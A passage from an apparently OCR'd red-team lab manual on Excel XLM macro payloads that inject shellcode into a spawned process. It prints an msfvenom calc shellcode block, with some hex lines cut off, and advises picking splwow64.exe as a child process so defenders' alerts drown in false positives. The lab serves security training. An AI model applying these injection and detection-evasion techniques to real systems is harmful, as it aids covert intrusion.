
Executing Macro Code, Step 2

10. If the payload executes successfully, you should see the numbers in cell D1 rapidly count up and then a message box will appear.




Successful XLM Macro Execution

11. Unlike the payload in the previous lab exercise that just executed a command, this payload spawned a new process and then injected shellcode into the process to cause the message box to displayed. You can observe the effect of this behavior on the process tree by leaving the message box open and running Process Explorer with the icon on the Desktop.



Executing Process Explorer

12. Listed beneath Excel in the Process Explorer window, you will see "mstsc.exe". This is the program that was executed by the payload in order to inject the message box shellcode.



MSTSC in Excel Process Tree

13. If you were to open EXCELntDonut's "processInjection.cs" template file on your Kali VM, you could also see where the 32-bit and 64-bit versions of the "mstsc.exe" program are specified beneath the 32-bit and 64-bit shellcode blocks in the file.

```
36              //x64
37              //msfvenom -p windows/x64/exec CMD=calc EXITFUNC=thread
38              shellcode = new byte[272] {
39                  0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0
40                  0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0
41                  0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0
42                  0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0
43                  0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0
44                  0x01,0xd0,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0
45                  0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0
46                  0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0
47                  0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0
48                  0x24,0x08,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0
49                  0x66,0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0
50                  0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0
51                  0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0
52                  0x8b,0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,0x48,0xba,0
53                  0x00,0x00,0x00,0x48,0x8d,0x8d,0x01,0x01,0x00,0x00,0
54                  0x87,0xff,0xd5,0xbb,0xe0,0x1d,0x2a,0x0a,0x41,0xba,0
55                  0xd5,0x48,0x83,0xc4,0x28,0x3c,0x06,0x7c,0x0a,0x80,0
56                  0x47,0x13,0x72,0x6f,0x6a,0x00,0x59,0x41,0x89,0xda,0
57                  0x63,0x00 };
58              process = "C:\\Windows\\System32\\mstsc.exe";
```


64-bit Target Process in processInjection.cs

14. You can now close the message box and the Excel program window and proceed to the next section.

3. Finding a less suspicious process for shellcode injection:

If you do need to execute a child process, you would want to execute a process that makes sense in the context of the parent process that is executing it. "mstsc.exe" (the Windows Remote Desktop client) is still a pretty suspicious child process of Excel since it does not get executed by Excel during normal use by the average end user. To find a better child process to inject into, we'll use Process Explorer to observe what child processes Excel executes during normal use.


1. First, start Process Explorer so you can use it to observe the behavior of the Excel process. Then start Excel and create a new spreadsheet document.




Running Process Explorer and Excel

2. Now you need to perform actions that a regular user might perform in Excel that would generate a child process. Common examples of regular user actions that *may* spawn child processes (depending on what

program you're observing) are accessing Help documentation and printing files. For this exercise, try beginning the print process in Excel by clicking on the "File" menu and then clicking "Print".




Clicking the File Menu



Clicking Print

3. With the "Print" interface still shown in Excel (without actually printing anything), look at Excel's process tree in Process Explorer. You should see "splwow64.exe".




"splwow64.exe" in the Excel Process Tree


4. **Many** users are likely to print a document (or at least click the Print button) at some time while using Excel. Therefore, this process is an excellent choice for use in real-world payloads. If defenders receive an alert every time a user in their environment clicks "Print" in Excel, they're going to receive **several times** as many false-positive alerts than alerts for actual malware.

   By right-clicking on "splwow64.exe" in Process Explorer and clicking "Properties...", you can view the location of "splwow64.exe" on the hard disk. You can also observe the command-line arguments used when the program

was executed by Excel and whether the program is a 32-bit or 64-bit executable. Since "splwow64.exe" is a 64-bit executable file, it will only be suitable for injecting 64-bit shellcode.




"splwow64.exe" Properties Option



